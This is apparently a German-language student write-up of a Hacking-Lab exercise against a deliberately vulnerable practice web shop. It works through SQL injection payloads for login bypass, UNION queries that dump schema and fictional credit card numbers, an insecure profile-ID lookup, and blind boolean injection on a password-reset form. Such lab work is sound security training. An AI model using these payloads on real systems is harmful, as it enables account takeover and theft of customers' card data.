naLab 1

Aufgabe 1:


Das Securityproblem ist das SQL Injection ist erlaubt. Das heisst z.b. der Username und Passwort wird beim Login ungefiltert in die SQL Queries übernommen. Je nachdem kann man jetzt

Wenn man sich jetzt als hacker10 anmelden möchte, dann füllt man das Anmeldeformular folgendermassen aus:

User: hacker10
Passwort: 'OR'1'='1

Das Passwort ermöglicht, dass die Passwortabfrage durch OR 1=1 immer True ist und man sich daher ohne korrektes Passwort anmeden kann.

Die Creditkartnummer ist 1323-4545-6767-8989.



Customer Details


Username	**hacker10**
Name	Mueller
Surname	Fritz
Address	1th Network Rd
Zip, City	2345 Switchoming
Country	Routania
E-Mail	hacker10@hack.er
Credit Card Number	1323-4545-6767-8989
Retailer	☑

naLab 1

Task 2:

Gehe ins Suchfeld: und gebe folgende Union Queries ein.


') UNION SELECT * FROM information_schema.schemata #



') UNION SELECT * FROM information_schema.schemata #

productid	name	description	price	picture
null	information_schema	utf8	utf8_general_ci	null
null	creditcompany	latin1	latin1_swedish_ci	null
null	elgg	utf8	utf8_unicode_ci	null
null	elgg.ori	utf8	utf8_unicode_ci	null
null	elgg.ori.ori	utf8	utf8_unicode_ci	null
null	elgg080221.ori	latin1	latin1_swedish_ci	null
null	elgg080229.ori	latin1	latin1_swedish_ci	null
null	glocken_emil	latin1	latin1_swedish_ci	null
null	hacklearn	latin1	latin1_swedish_ci	null
null	login	latin1	latin1_swedish_ci	null
null	mysql	latin1	latin1_swedish_ci	null
null	ranking	latin1	latin1_swedish_ci	null
null	sessionservice	latin1	latin1_swedish_ci	null
null	textpattern	latin1	latin1_swedish_ci	null

') UNION SELECT table_schema,table_name,column_name,null,null FROM information_schema.columns WHERE table_schema = 'glocken_emil' #




') UNION SELECT table_schema,table_name,column_name,null,null FROM information_schema.columns WHERE table_schema = 'glocken_e

productid	name	description	price	picture
glocken_emil	authorisation	rightsid	null	null
glocken_emil	authorisation	customerid	null	null
glocken_emil	cart	cartid	null	null
glocken_emil	cart	quantity	null	null
glocken_emil	cart	productid	null	null
glocken_emil	cartcounter	cartnumber	null	null
glocken_emil	comments	email	null	null
glocken_emil	comments	comment	null	null
glocken_emil	comments	time	null	null
glocken_emil	customers	customerid	null	null
glocken_emil	customers	username	null	null
glocken_emil	customers	surname	null	null
glocken_emil	customers	name	null	null
glocken_emil	customers	street	null	null
glocken_emil	customers	plz	null	null
glocken_emil	customers	location	null	null
glocken_emil	customers	country	null	null
glocken_emil	customers	email	null	null
glocken_emil	customers	creditcard	null	null
glocken_emil	customers	mobile	null	null
glocken_emil	inspectorCart	cartid	null	null
glocken_emil	inspectorCart	object	null	null
glocken_emil	orderpositions	positionid	null	null
glocken_emil	orderpositions	orderId	null	null
glocken_emil	orderpositions	quantity	null	null
glocken_emil	orderpositions	productid	null	null
glocken_emil	orders	orderid	null	null
glocken_emil	orders	customerid	null	null
glocken_emil	orders	orderdate	null	null
glocken_emil	products_de	productid	null	null
glocken_emil	products_de	name	null	null
glocken_emil	products_de	description	null	null
glocken_emil	products_de	price	null	null
glocken_emil	products_de	picture	null	null
glocken_emil	products_en	productid	null	null
glocken_emil	products_en	name	null	null
glocken_emil	products_en	description	null	null
glocken_emil	products_en	price	null	null
glocken_emil	products_en	picture	null	null
glocken_emil	rights	rightsid	null	null
glocken_emil	rights	rightdescription	null	null
glocken_emil	searchhistory	id	null	null
glocken_emil	searchhistory	string	null	null

naLab 1

') UNION SELECT username,creditcard,null,null,null FROM glocken_emil.customers #



```
') UNION SELECT username,creditcard,null,null,null FROM glocken_emil.customers #
```


productid	name	description	price	picture
hacker10	1323-4545-6767-8989	null	null	null
hacker11	2323-4545-6760-8989	null	null	null
hacker12	2322-4545-6767-8989	null	null	null
hacker13	3323-4544-6767-8989	null	null	null
hacker14	2323-4545-6767-8989	null	null	null
hacker15	2323-4545-6447-8989	null	null	null
hacker16	6523-4545-6767-8989	null	null	null
hacker17	2343-4545-6767-8989	null	null	null
hacker18	2323-4545-6567-8989	null	null	null
hacker19	2323-4545-6767-8939	null	null	null
hacker20	2323-4545-6767-8009	null	null	null
hacker21	2325-4545-6767-8919	null	null	null
hacker22	2323-4545-6757-8989	null	null	null
hacker23	2323-6565-6767-8989	null	null	null
hacker24	2323-5745-6767-8989	null	null	null
hacker25	2323-2345-6767-8989	null	null	null
hacker26	2323-4635-6767-8989	null	null	null
hacker27	2323-4567-6767-8989	null	null	null
hacker28	2323-4645-9997-8989	null	null	null
hacker29	2323-4545-6767-6689	null	null	null
hacker30	2323-5677-6767-8989	null	null	null
hacker31	2325-4545-6767-3535	null	null	null
hacker32	2323-4545-2354-8989	null	null	null
hacker33	2323-7685-6767-8989	null	null	null
hacker34	2323-5745-2345-8989	null	null	null
hacker35	2456-2345-6767-8989	null	null	null
hacker36	2323-4635-6767-4566	null	null	null
hacker37	1233-4567-6767-8989	null	null	null
hacker38	2323-4645-9997-8989	null	null	null
hacker39	4676-4545-6767-6689	null	null	null
hacker40	2323-7977-6767-8989	null	null	null
hacker41	2325-4545-6767-3535	null	null	null
hacker42	2323-4545-2354-8989	null	null	null
hacker43	2323-7685-6767-8989	null	null	null
hacker44	2323-5745-2345-8989	null	null	null
hacker45	2456-2345-6767-8989	null	null	null
hacker46	2323-4635-6767-4566	null	null	null
hacker47	1233-4567-6767-8989	null	null	null
hacker48	2323-4645-9997-8989	null	null	null
hacker49	4676-4545-6767-6689	null	null	null
hacker50	2323-7977-6767-8989	null	null	null
root	1323-6785-6767-8989	null	null	null
admin	2323-1010-6760-8989	null	null	null
sandy	2323-1010-6760-0707	null	null	null

Die Kreditkartennummer für hacker42 ist 2323-4545-2354-8989

naLab 1

Task 3:

Login mit hacker12 und compass ergibt die URL “https://3737ac5a-6691-41b9-8bb7-1c92b03b964b.i.vuln.land/12001/inputval_case2/inputval2/”.




```
1  GET /12001/inputval_case2/inputval2/controller?action=profile&pid=3 HTTP/2
2  Host: 3737ac5a-6691-41b9-8bb7-1c92b03b964b.i.vuln.land
3  Cookie: ACookie=12359; BCookie=qNmyUNPt3LI7wC1cuvuRkA==
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Referer:
   https://3737ac5a-6691-41b9-8bb7-1c92b03b964b.i.vuln.land/12001/inputval_case2/inputval2/controller?action=showpage&page=navigate
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: frame
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=4
15 Te: trailers
```

Auf der Zeile 1 sieht man den API-Requst mit pid=3

Wenn man folgende URL eingibt, sieht man das Userprofil von dem User mit Nummer 1 https://3737ac5a-6691-41b9-8bb7-1c92b03b964b.i.vuln.land/12001/inputval_case2/inputval2/controller?action=profile&pid=1

Für User 20 braucht man https://3737ac5a-6691-41b9-8bb7-1c92b03b964b.i.vuln.land/12001/inputval_case2/inputval2/controller?action=profile&pid=20



https://3737ac5a-6691-41b9-8bb7-1c92b03b964b.i.vuln.land/12001/inputval_case2/inputval2/controller?action=profile&pid=20
Bug Bounty
Hacking-Lab
Compass Security
Kali
HL Jira Service Desk

Customer Details

Username	**hacker12**
Name	Matter
Surname	Karl
Address	1th Network Rd
Zip, City	2345 Switchoming
Country	Routania
E-Mail	hacker29@hack.er
Credit Card Number	2323-4545-6767-6689
Retailer	☑
	Apply

Change Password

Old password	
New password	
Confirm new password	
	Apply

Recent transactions

Transaction Number	
Amount	
	Search

Executed Orders


Name	Quantity
Total	

Karl Matter hat die Kreditkartennummer 2323-4545-6767-6689.

naLab 1

Task 4:

Bild aus Task 2



') UNION SELECT table_schema,table_name,column_name,null,null FROM information_schema.columns WHERE table_schema = 'glocken_e
suchen

productid	name	description	price	picture
glocken_emil	authorisation	rightsid	null	null
glocken_emil	authorisation	customerid	null	null
glocken_emil	cart	cartid	null	null
glocken_emil	cart	quantity	null	null
glocken_emil	cart	productid	null	null
glocken_emil	cartcounter	cartnumber	null	null
glocken_emil	comments	email	null	null
glocken_emil	comments	comment	null	null
glocken_emil	comments	time	null	null
glocken_emil	customers	customerid	null	null
glocken_emil	customers	username	null	null
glocken_emil	customers	surname	null	null
glocken_emil	customers	name	null	null
glocken_emil	customers	street	null	null
glocken_emil	customers	plz	null	null
glocken_emil	customers	location	null	null
glocken_emil	customers	country	null	null
glocken_emil	customers	email	null	null
glocken_emil	customers	creditcard	null	null
glocken_emil	customers	mobile	null	null
glocken_emil	inspectorCart	cartid	null	null
glocken_emil	inspectorCart	object	null	null
glocken_emil	orderpositions	positionid	null	null
glocken_emil	orderpositions	orderId	null	null
glocken_emil	orderpositions	quantity	null	null
glocken_emil	orderpositions	productid	null	null
glocken_emil	orders	orderid	null	null
glocken_emil	orders	customerid	null	null
glocken_emil	orders	orderdate	null	null
glocken_emil	products_de	productid	null	null
glocken_emil	products_de	name	null	null
glocken_emil	products_de	description	null	null
glocken_emil	products_de	price	null	null
glocken_emil	products_de	picture	null	null
glocken_emil	products_en	productid	null	null
glocken_emil	products_en	name	null	null
glocken_emil	products_en	description	null	null
glocken_emil	products_en	price	null	null
glocken_emil	products_en	picture	null	null
glocken_emil	rights	rightsid	null	null
glocken_emil	rights	rightdescription	null	null
glocken_emil	searchhistory	id	null	null
glocken_emil	searchhistory	string	null	null

' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel')#

Wenn man dies bei Passwort zurücksetzen eingibt, wird das Passwort zurückgesetzt.
Das heisst man muss den Username nicht wissen, es reicht den Vor und Nachname zu wissen.

' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel' AND email LIKE 'a%')#

Jetzt steht, das User does not exist. Also fängt die Email nicht mit “a”. Ich gehe jetzt durch bis der richtige Buchstabe gefunden wurde.

Da die anderen Emails immer im Format hacker%@hack.er wobei % die ClientId ist mache ich es schneller durch.

naLab 1

```
' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel' AND email LIKE 'h%')#
```

ergibt Password send.

```
' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel' AND email LIKE 'hacker%')#
```

ergibt Password send

```
' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel' AND email LIKE 'hacker1%')#
```

ergibt User does not exist => Zahlen durch gehen.

```
' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel' AND email LIKE 'hacker3%')#
```

Achtung 0 ist auch möglich

```
' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel' AND email LIKE 'hacker30%')#
```

```
' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel' AND email LIKE 'hacker30@hack.er%')#
```

```
' OR (SELECT TRUE FROM glocken_emil.customers WHERE name = 'Franziska' AND surname = 'Knobel' AND email = 'hacker30@hack.er')#
```

Wird auch gesendet, also ist hacker30@hack.er die richtige Email.